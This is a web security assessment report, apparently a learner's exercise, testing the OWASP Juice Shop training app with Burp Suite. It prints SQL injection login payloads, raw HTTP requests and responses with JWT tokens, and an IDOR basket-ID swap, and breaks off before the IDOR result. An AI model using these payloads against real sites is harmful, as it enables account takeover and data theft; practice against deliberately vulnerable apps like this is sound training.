Web Application Security Assessment – OWASP Juice Shop

Tool Used: Burp Suite Community Edition
Test Environment: OWASP Juice Shop (Local – Docker)
Assessment Type: Manual Web Application Security Testing
Tester: Parth Nagpal

Introduction

This report documents a manual web application security assessment conducted on the OWASP Juice Shop application using Burp Suite Community Edition. The objective of this assessment was to identify common web application vulnerabilities aligned with the OWASP Top 10 and evaluate how the application handles malicious or unexpected user input.

The testing focused on authentication mechanisms, user-specific resources, and input handling across multiple application features.

Scope of Testing

The assessment was limited to the following components:

- User authentication (login functionality)
- Basket and user-specific API endpoints
- Search functionality
- Customer feedback input
- Client-side input handling

Testing was performed from an authenticated and unauthenticated user perspective where applicable.

3. Tools & Environment

- **Burp Suite Community Edition**
  - Proxy
  - Repeater
  - HTTP History
- **OWASP Juice Shop** running locally using Docker
- **Burp embedded browser**

Burp Suite was used to intercept, modify, and replay HTTP requests to analyse server responses and application behaviour.

SQL Injection Testing

OWASP Category: A03 – Injection

Objective


The objective of this test was to determine whether user-supplied input in the login functionality is properly sanitized before being processed by backend database queries.

Capturing the Login Request

The login request was intercepted using Burp Suite Proxy while submitting credentials through the application's login form.

Observed endpoint:

POST /rest/user/login



Filter settings: Hiding CSS and image content; hiding specific extensions


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
91	https://juice-shop.herokuap...	GET	/rest/admin/application-version			200	912	JSON				✓	46.137.15.86		20:50:37
92	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=web...	✓		101	721		io/			✓	46.137.15.86		20:50:37
93	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22627	JSON				✓	46.137.15.86		20:50:37
94	https://juice-shop.herokuap...	GET	/api/Challenges/?name=Score%2...	✓		200	1342	JSON				✓	46.137.15.86		20:50:37
107	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		200	734	text	io/			✓	46.137.15.86		20:50:38
108	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22623	JSON				✓	46.137.15.86		20:50:38
110	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22623	JSON				✓	46.137.15.86		20:50:38
111	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22627	JSON				✓	46.137.15.86		20:50:39
112	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22627	JSON				✓	46.137.15.86		20:52:23
113	https://juice-shop.herokuap...	GET	/rest/user/whoami			200	898	JSON				✓	46.137.15.86		20:52:50
114	https://juice-shop.herokuap...	POST	/rest/user/login	✓		401	917	HTML				✓	46.137.15.86		20:52:50
115	https://juice-shop.herokuap...	GET	/rest/user/whoami			200	898	JSON				✓	46.137.15.86		20:52:51

SQL Injection Payload Testing

The captured login request was sent to Burp Suite Repeater. SQL-style payloads were injected into the authentication parameters to test whether backend query execution could be influenced.

Payload used:

```
{
  "email": "' OR 1=1--",
  "password": "test"
}
```




```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss
Content-Length: 45
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"' OR 1=1--",
  "password":"abc123"
}
```

Server Response Analysis


The server responses were analysed to determine whether authentication bypass, data leakage, or abnormal behaviour occurred as a result of the injected payloads.

During testing, sensitive information, including the administrative email address, was disclosed.



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 799
Content-Type: application/json; charset=utf-8
Date: Tue, 20 Jan 2026 15:29:08 GMT
Etag: W/"31f-jCzLYdECPaziUk3FP/VxFtRuIiI"
Feature-Policy: payment 'self'
Nel:
{"report_to":"heroku-nel","response_headers":["Via"],"max_age
":3600,"success_fraction":0.01,"failure_fraction":0.1}
Report-To:
{"group":"heroku-nel","endpoints":[{"url":"https://nel.heroku
.com/reports?s=P7qGeU6arShOZr23R%2FHdHW7P%2FmwgjyUmZIAbt%2BZW
uZ8%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=
1768922948"}],"max_age":3600}
Reporting-Endpoints:
heroku-nel="https://nel.heroku.com/reports?s=P7qGeU6arShOZr23
R%2FHdHW7P%2FmwgjyUmZIAbt%2BZWuZ8%3D&sid=812dcc77-0bd0-43b1-a
5f1-b25750382959&ts=1768922948"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWN
    jZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6
    ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiY
    mQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbH
    V4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2U
```



```
.com/reports?s=P7qGeU6arShOZr23R%2FHdHW7P%2FmwgjyUmZIAbt%2BZW
uZ8%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=
1768922948"}],"max_age":3600}
Reporting-Endpoints:
heroku-nel="https://nel.heroku.com/reports?s=P7qGeU6arShOZr23
R%2FHdHW7P%2FmwgjyUmZIAbt%2BZWuZ8%3D&sid=812dcc77-0bd0-43b1-a
5f1-b25750382959&ts=1768922948"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWN
    jZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6
    ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiY
    mQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbH
    V4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2U
```

```
    iOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1p
    bi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZ
    WF0ZWRBdCI6IjIwMjYtMDEtMjAgMTU6MDI6MTAuMzAzICswMDowMCIsIn
    VwZGF0ZWRBdCI6IjIwMjYtMDEtMjAgMTU6MDI6MTAuMzAzICswMDowMCI
    sImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2ODkyMjk0OH0.LtBMhVxf
    YdLHovVoiW3jmGbulMsTaXyEPhn8TqNRkgkvjvbULd91ERAuxHnnSFb7E
    RObMMi_cNltxIOMtNp59iVi292Oskh3WobJfNCIMW4jh-Tl-6YeVgv6gT
    Ez2gYSi35VskiSHZd-ti98aPVasYNYTfTRx9q5JyglY4hcEow",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```

Result

Although full authentication bypass was not consistently achieved, SQL injection payloads were able to influence backend processing and resulted in the disclosure of sensitive information. This confirms the presence of an SQL injection vulnerability.

Severity: Medium
OWASP Mapping: A03 – Injection

Authentication Bypass Testing

OWASP Category: A05 – Security Misconfiguration

Objective

The objective of this test was to determine whether authentication controls could be bypassed by submitting malformed or crafted credentials directly to the login endpoint.


Payload A – Crafted Credentials

A crafted authentication payload was submitted to the login endpoint via Burp Suite Repeater.

Payload used:

"email": "admin@juice-sh.op",

"password": "' OR '1'='1"




```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss
Content-Length: 54
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"' OR '1'='1"
}
```

Server Response


The server returned an **Application Error** page instead of a clean authentication failure response.



```
<!DOCTYPE html>
<html>
  <head>
    <meta name="viewport" content="width=device-width,
    initial-scale=1">
    <meta charset="utf-8">
    <title>
      Application Error
    </title>
    <style media="screen">
      html,body,iframe{
        margin:0;
        padding:0;
      }

      html,body{
        height:100%;
        overflow:hidden;
      }

      iframe{
        width:100%;
        height:100%;
        border:0;
      }
    </style>
  </head>
  <body>
    <iframe src="
    https://www.herokucdn.com/error-pages/application-error.h
    tml">
    </iframe>
  </body>
</html>
```



Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
142	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1299	HTML	io/	Application Error		✓	46.137.15.86		21:07:00 2
143	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1287	HTML	io/	Application Error		✓	46.137.15.86		21:07:10 2
144	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1287	HTML	io/	Application Error		✓	46.137.15.86		21:07:20 2
145	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1291	HTML	io/	Application Error		✓	46.137.15.86		21:07:30 2
146	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1295	HTML	io/	Application Error		✓	46.137.15.86		21:07:40 2
147	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1291	HTML	io/	Application Error		✓	46.137.15.86		21:07:50 2
148	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1291	HTML	io/	Application Error		✓	46.137.15.86		21:08:00 2
149	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1295	HTML	io/	Application Error		✓	46.137.15.86		21:08:10 2
150	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1311	HTML	io/	Application Error		✓	46.137.15.86		21:08:20 2
151	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1291	HTML	io/	Application Error		✓	46.137.15.86		21:08:30 2
152	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1291	HTML	io/	Application Error		✓	46.137.15.86		21:08:40 2
153	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=polli...	✓		503	1291	HTML	io/	Application Error		✓	46.137.15.86		21:08:50 2

Payload B – Empty Password

A second test was performed using an empty password value to check for weak validation.

Payload used:

"email": "admin@juice-sh.op",

"password": ""

The server again returned an error response.

Result

Authentication bypass attempts were unsuccessful. However, malformed authentication input resulted in server-side errors, indicating improper error handling during authentication processing.

Severity: Low
OWASP Mapping: A05 – Security Misconfiguration

IDOR (Insecure Direct Object Reference) Testing

Objective


The objective of this test was to determine whether the application properly enforces access control on user-specific resources by preventing unauthorized access to other users' basket data through object identifier manipulation.

Basket Creation

An authenticated user session was established, and a product was added to the basket to ensure that a valid basket object existed for testing purposes.

Captured Basket Request

While accessing the basket page, the corresponding API request was intercepted using Burp Suite Proxy. The request contained a numeric identifier representing the user's basket resource.



Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
631	https://juice-shop.herokuap...	GET	/rest/user/whoami			200	914	JSON				✓	54.220.192.176		21:21:46 2
632	https://juice-shop.herokuap...	POST	/rest/user/login	✓		401	933	HTML				✓	54.220.192.176		21:21:46 2
633	https://juice-shop.herokuap...	GET	/rest/user/whoami			200	914	JSON				✓	54.220.192.176		21:21:46 2
634	https://juice-shop.herokuap...	GET	/api/SecurityQuestions/			200	2825	JSON				✓	54.220.192.176		21:21:52 2
635	https://juice-shop.herokuap...	POST	/api/Users/	✓		201	1228	JSON				✓	54.220.192.176		21:22:32 2
636	https://juice-shop.herokuap...	POST	/api/SecurityAnswers/	✓		201	1163	JSON				✓	54.220.192.176		21:22:33 2
637	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22631	JSON				✓	54.220.192.176		21:22:33 2
638	https://juice-shop.herokuap...	POST	/rest/user/login	✓		200	1693	JSON				✓	54.220.192.176		21:22:42 2
639	https://juice-shop.herokuap...	GET	/rest/user/whoami			200	902	JSON				✓	54.220.192.176		21:22:42 2
640	https://juice-shop.herokuap...	GET	/rest/user/whoami			200	902	JSON				✓	54.220.192.176		21:22:43 2
641	https://juice-shop.herokuap...	GET	/rest/basket/7			200	1047	JSON				✓	54.220.192.176		21:22:43 2
642	https://juice-shop.herokuap...	GET	/api/Quantitys/			200	7154	JSON				✓	54.220.192.176		21:22:43 2

METHOD: GET

URL: /rest/basket/7

This identifier was assumed to uniquely reference a specific user's basket


Sending Request to Repeater

The captured basket request was sent to Burp Suite Repeater to allow controlled manipulation of the request parameters and repeated testing without additional interaction with the application interface.

ID Manipulation

To test for IDOR, the basket identifier in the request URL was manually modified:


/rest/basket/7 → /rest/basket/8



```
GET /rest/basket/8 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=
LRo3lzE7XYnWkwaZNdEghgtDI4f7IxquWQh5yU9BTja0yPxve5Mq4pK18VJm;
 token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZCI6MjUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhYmNAZ
21haWwuY29tIiwicGFzc3dvcmQiOiJlOTlhMThjNDI4Y2IzOGQ1ZjI2MDg1Mz
Y3ODkyMmUwMyIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiw
ibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0
cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2Vjc
mV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMDEtMj
AgMTU6NTI6MTguNTk2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMjA
gMTU6NTI6MTguNTk2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6
MTc2ODkyNDM0OH0.EpdzEQ9Vzrsyl1NTjQbcYy_StWcfzdWs8SjroVK4oYUAJ
XNF_rvY4_H1LOshvlF35g2xXUH5xWgfyoklYAo83jffTcpqIvII87ZhVV0fai
WXy5f0Ze8qKIYlocoOIXKdAKEhO8N3MV_4Vmepz751OytXIncsUP5uPaKdLob
hCsg
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZCI6MjUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhYmNAZ
21haWwuY29tIiwicGFzc3dvcmQiOiJlOTlhMThjNDI4Y2IzOGQ1ZjI2MDg1Mz
Y3ODkyMmUwMyIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiw
ibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0
cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2Vjc
mV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMDEtMj
AgMTU6NTI6MTguNTk2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMjA
gMTU6NTI6MTguNTk2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6
MTc2ODkyNDM0OH0.EpdzEQ9Vzrsyl1NTjQbcYy_StWcfzdWs8SjroVK4oYUAJ
XNF_rvY4_H1LOshvlF35g2xXUH5xWgfyoklYAo83jffTcpqIvII87ZhVV0fai
WXy5f0Ze8qKIYlocoOIXKdAKEhO8N3MV_4Vmepz751OytXIncsUP5uPaKdLob
hCsg
```

No other part of the request was altered. The modified request was then sent to the server.

